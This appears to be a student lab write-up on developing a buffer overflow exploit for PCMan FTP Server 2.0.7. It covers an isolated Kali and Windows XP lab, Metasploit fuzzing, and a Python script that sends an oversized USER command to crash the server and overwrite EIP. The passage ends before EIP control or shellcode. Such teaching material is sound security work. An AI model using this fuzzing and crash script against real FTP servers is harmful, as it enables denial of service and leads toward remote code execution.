PCMan FTP Server Buffer Overflow Exploit Development

Dissanayaka D.M.A.S.

Sri Lanka Institute of Information Technology

Table of Content

Contents

Table of Figures

PCMan FTP Server Buffer Overflow Exploit Development

1 Introduction

1.1 PCMan FTP Server

PCMan FTP Server is a free software designed for users without much knowledge of how to set up a primary FTP Server. The configurations of this software are straightforward to set up, and the security of this server is deficient.

1.2 Buffer Overflow

Buffer Overflow is when an attacker sending more data to place by a program or system process, the extra data overflows. It causes some of that data to leak out into other buffers, which can corrupt or overwrite whatever data they were holding

1.3 How Buffer Overflow Exploit Works?




Figure 1:1: Typical Memory Layout

In Figure 1:1: Typical Memory Layout shows the typical memory layout in a process. An attacker can send a code to exceed the buffer of this memory layout like in Figure 1:2: An Attacker sending an input




Figure 1:2: An Attacker sending an input

If this memory layout handling the inputs correctly, an attackers input should truncate to the user buffer and, cannot overwrite anything as in following Figure 1:3: Truncated Attacker Input




Figure 1:3: Truncated Attacker Input

But if this memory layout cannot handle the attacker input correctly, the user buffer and EIP overwrites and, causing it to jump to an invalid memory address and crash as follows.




Figure 1:4: Overwrites the user buffer and EIP

Now an attacker can make a tailored input and send it to overwrites EIP with another address pointing to the start of their shellcode as following figures.




Figure 1:6: Attacker creates a tailored input




Figure 1:5: Overwrites the EIP with another address an starting the shellcode

After successfully executing the shellcode, we should be able to get a reverse shell of the victim's PC.

2 Requirements for the Exploit Development

To develop the exploit of the PCMan FTP server, we need few things.


- Windows XP – SP3 Virtual Machine (Victim)
- Kali Linux Virtual Machine (Attacker)
- PCMan FTP Server 2.0.7 (Click here to Download)
- Immunity Debugger (Click here to Download)

After getting all the required things that mention above, we can set up our exploit development lab to develop the exploit.

3 Creating Exploit Development Lab

3.1 Kali Linux installation

For the exploit development lab, first, we need the Kali Linux virtual machine to develop exploitation scripts. Kali Linux has pre-installed python, so on that, we are covered. After the installation of Kali Linux, make sure to go to the virtual box or VMware and change the Kali Linux network settings as follows.


Kali Linix - Settings

Network

Adapter 1

Enable Network Adapter


Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

Figure 3:1: Kali Linux Network Settings

3.2 Windows XP Installation

After the installation of Kali Linux as the attacker's PC, we need a victim PC. As the victim PC, we are installing Windows XP service pack 3 as a virtual machine. Same as in Kali Linux, make sure to set the network setting to **Host-Only Adapter** as in Figure 3:2: Windows XP Network Settings, because to exploit the server, we need a connection between Kali Linux and Windows virtual machine.


Windows XP - Settings

Network

Adapter 1

Enable Network Adapter


Attached to: Host-only Adapter

Name: VirtualBox Host-Only Ethernet Adapter

Figure 3:2: Windows XP Network Settings

3.3 Connection Between Attacker PC and Victim PC

After the installation of both virtual machines, we can test the connection using the **ping** command. In Kali Linux, we can find the IP address using the **ifconfig** command in the terminal. After finding the IP address, we can use the windows machine command prompt to test the connection as follows.




```
C:\Documents and Settings\Ashen Shaluka>ping 192.168.56.103

Pinging 192.168.56.103 with 32 bytes of data:

Reply from 192.168.56.103: bytes=32 time<1ms TTL=64
Reply from 192.168.56.103: bytes=32 time<1ms TTL=64
Reply from 192.168.56.103: bytes=32 time<1ms TTL=64
Reply from 192.168.56.103: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.56.103:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Documents and Settings\Ashen Shaluka>_
```

Figure 3:3: Connection testing using the **ping** command

As in Figure 3:3: Connection testing using the **ping** command, we can see our connection between Kali Linux and Windows XP is perfect.

3.4 PCMan FTP Server and Immunity Debugger Installation

Now we can set up the Windows XP machine with FTP Server and immunity debugger. The only thing to do is copy the downloaded immunity debugger setup and PCman FTP server to windows XP and install the immunity debugger by double-clicking the executable file and following the instruction. We can open and run the FTP server by just double-clicking it whenever we need it.


Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
Registers (FPU)
Address Hex dump ASCII
Pop Python Shell
Ready
PCMan's FTP Server [Online] - 192.168.56.102

2020/05/07 [23:48] Server Online - 192.168.56.102

Figure 3:4: Immunity Debugger and PCMan FTP Server Interfaces

Now our lab is complete, and now we can continue to develop the buffer overflow exploit.


4 Exploit Development

4.1 Finding Buffer Overflows

The major problem is how are we find the buffer overflow in PCMan FTP Server. The best way to do this using fuzzers. We can fuzz the PCMan FTP Server and look for any crashes. If there are no crashes, there are no buffer overflows. If there are any crashes, we can further investigate the crash to check whether it is exploitable or not. We can write our own fuzzers to fuzz the PCMan FTP server, or we can use the Metasploit application that pre-installed in the Kali Linux.

4.1.1 Finding a Crash


The first step is to find the terminal and start the Metasploit by entering the **msfconsole** command in the terminal. The next step is finding the right fuzzer. We can use the command **search fuzzer** to get all search results related to fuzzer. Now look for **auxiliary/fuzzers/ftp/ftp_pre_post** module. The auxiliary modules cannit use for exploitations. Auxiliary modules use for finding information about the target. As an example, we use **auxiliary/fuzzers/ftp/ftp_pre_post** to find whether the PCMan FTP server crashable or not. To use this fuzzer, simply enter the **use auxiliary/fuzzers/ftp/ftp_pre_post** command, as in Figure 4:1: Fuzzer in use.



```
msf5 > search fuzzer

Matching Modules
================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   auxiliary/fuzzers/dns/dns_fuzzer                               normal  No     DNS and DNSSEC Fuzzer
   1   auxiliary/fuzzers/ftp/client_ftp                               normal  No     Simple FTP Client Fuzzer
   2   auxiliary/fuzzers/ftp/ftp_pre_post                             normal  No     Simple FTP Fuzzer
   3   auxiliary/fuzzers/http/http_form_field                         normal  No     HTTP Form Field Fuzzer
   4   auxiliary/fuzzers/http/http_get_uri_long                       normal  No     HTTP GET Request URI Fuzzer (Incrementing Lengths)
   5   auxiliary/fuzzers/http/http_get_uri_strings                    normal  No     HTTP GET Request URI Fuzzer (Fuzzer Strings)
   6   auxiliary/fuzzers/ntp/ntp_protocol_fuzzer                      normal  No     NTP Protocol Fuzzer
   7   auxiliary/fuzzers/smb/smb2_negotiate_corrupt                   normal  No     SMB Negotiate SMB2 Dialect Corruption
   8   auxiliary/fuzzers/smb/smb_create_pipe                          normal  No     SMB Create Pipe Request Fuzzer
   9   auxiliary/fuzzers/smb/smb_create_pipe_corrupt                  normal  No     SMB Create Pipe Request Corruption
   10  auxiliary/fuzzers/smb/smb_negotiate_corrupt                    normal  No     SMB Negotiate Dialect Corruption
   11  auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt                  normal  No     SMB NTLMv1 Login Request Corruption
   12  auxiliary/fuzzers/smb/smb_tree_connect                         normal  No     SMB Tree Connect Request Fuzzer
   13  auxiliary/fuzzers/smb/smb_tree_connect_corrupt                 normal  No     SMB Tree Connect Request Corruption
   14  auxiliary/fuzzers/smtp/smtp_fuzzer                             normal  No     SMTP Simple Fuzzer
   15  auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                      normal  No     SSH Key Exchange Init Corruption
   16  auxiliary/fuzzers/ssh/ssh_version_15                           normal  No     SSH 1.5 Version Fuzzer
   17  auxiliary/fuzzers/ssh/ssh_version_2                            normal  No     SSH 2.0 Version Fuzzer
   18  auxiliary/fuzzers/ssh/ssh_version_corrupt                      normal  No     SSH Version Corruption
   19  auxiliary/fuzzers/tds/tds_login_corrupt                        normal  No     TDS Protocol Login Request Corruption Fuzzer
   20  auxiliary/fuzzers/tds/tds_login_username                       normal  No     TDS Protocol Login Request Username Fuzzer
   21  post/hardware/automotive/canprobe                              normal  No     Module to Probe Different Data Points in a CAN Packet


msf5 > use auxiliary/fuzzers/ftp/ftp_pre_post
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > █
```

Figure 4:1: Fuzzer in use


Now we can see our option by entering the **show options** command as follows.



```
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > show options

Module options (auxiliary/fuzzers/ftp/ftp_pre_post):

   Name          Current Setting     Required  Description
   ----          ---------------     --------  -----------
   CONNRESET     true                no        Break on CONNRESET error
   DELAY         1                   no        Delay between connections in seconds
   ENDSIZE       20000               no        Fuzzing string endsize
   FASTFUZZ      true                no        Only fuzz with cyclic pattern
   PASS          mozilla@example.com no        Password
   RHOSTS                            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         21                  yes       The target port (TCP)
   STARTATSTAGE  1                   no        Start at this test stage
   STARTSIZE     10                  no        Fuzzing string startsize
   STEPSIZE      10                  no        Increase string size each iteration with this number of chars
   STOPAFTER     2                   no        Stop after x number of consecutive errors
   THREADS       1                   yes       The number of concurrent threads (max one per host)
   USER          anonymous           no        Username

msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > █
```

Figure 4:2: Fuzzer options

As in Figure 4:2: Fuzzer options, there are a lot of options available. But to fuzz the PCMan, only we need is set the RHOST, which is the remote host, and set the step size. We can do those as in the following Figure 4:3: Set Fuzzer Options.




```
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > set STEPSIZE 100
STEPSIZE => 100
msf5 auxiliary(fuzzers/ftp/ftp_pre_post) > █
```

Figure 4:3: Set Fuzzer Options

What we are doing here is entering the target IP address as RHOST and set the STEPSIZE value to 100. STEPSIZE value is to Increase string size each iteration with this number of characters.

Now we can send our fuzzer to the PCMan FTP server by entering the command **run** and look for any crashes in the FTP server. Before sending the fuzzer, make sure to run the PCMan FTP server on Windows XP by simply double-clicking the **PCManFTPD2** server file.

There is a crash available and PCMan FTP server sending and error message as follows.



PCMan's FTP Server [Online] - 192.168.56.102

PCManFTPD2.exe

PCManFTPD2.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

```
2020/5/8 [00:46] (00244) 192.168.56.103> AA0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9A
```

PCManFTPD2.exe

Error signature

AppName: pcmanftpd2.exe AppVer: 2.0.0.0 ModName: unknown
ModVer: 0.0.0.0 Offset: 0d396f43

Reporting details

This error report includes: information regarding the condition of PCManFTPD2.exe when the problem occurred; the operating system version and computer hardware in use; your Digital Product ID, which could be used to identify your license; and the Internet Protocol (IP) address of your computer.

We do not intentionally collect your files, name, address, email address or any other form of personally identifiable information. However, the error report could contain customer-specific information such as data from open files. While this information could potentially be used to determine your identity, if present, it will not be used.


The data that we collect will only be used to fix the problem. If more information is available, we will tell you when you report the problem. This error report will be sent using a secure connection to a database with limited access and will not be used for marketing purposes.

To view technical information about the error report, click here.
To see our data collection policy on the web, click here.

Figure 4:4: PCMan FTP Server Error Message

4.1.2 Investigation of the Crash

Now we can further investigate whether the crash is exploitable or not. The first step is writing a python script as in Figure 4:5: Script 1, to send some junk data to the PCMan FTP server.




```
1.py
1.py > ...
#Importing Libraries
import socket, struct

#Creating Junk data
evil = 'A' * 20000

#Declaring a TCP Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

#Connecting to the PCMan FTP Server using Windows machine IP and port 21
s.connect(('192.168.56.102',21))

#Recieve FTP Banner
a = s.recv(1024)

evil = 'A' * 2020

print(' [+] ' + a)

#Sending junk data to the server
s.send('USER' + evil + '\r\n')
```

Figure 4:5: Script 1

Before sending the script, make sure to start the PCMan FTP server in the windows machine. We can execute the script by entering the command **python <scriptname1.>.py**.

After the execution, we can see the FTP server crashed. If we look at the error report, we can see that the offset of the server is replaced with our junk data which is 41414141. 41414141 is the ASCII value of AAAA.



PCManFTPD2.exe

Error signature

AppName: pcmanftpd2.exe AppVer: 2.0.0.0 ModName: unknown
ModVer: 0.0.0.0 Offset: 41414141

Reporting details

This error report includes: information regarding the condition of PCManFTPD2.exe when the problem occurred; the operating system version and computer hardware in use; your Digital Product ID, which could be used to identify your license; and the Internet Protocol (IP) address of your computer.

We do not intentionally collect your files, name, address, email address or any other form of personally identifiable information. However, the error report could contain customer-specific information such as data from open files. While this information could potentially be used to determine your identity, if present, it will not be used.

The data that we collect will only be used to fix the problem. If more information is available, we will tell you when you report the problem. This error report will be sent using a secure connection to a database with limited access and will not be used for marketing purposes.

To view technical information about the error report, click here.
To see our data collection policy on the web, click here.

Figure 4:6: Crash Report

4.2 Controlling the EIP

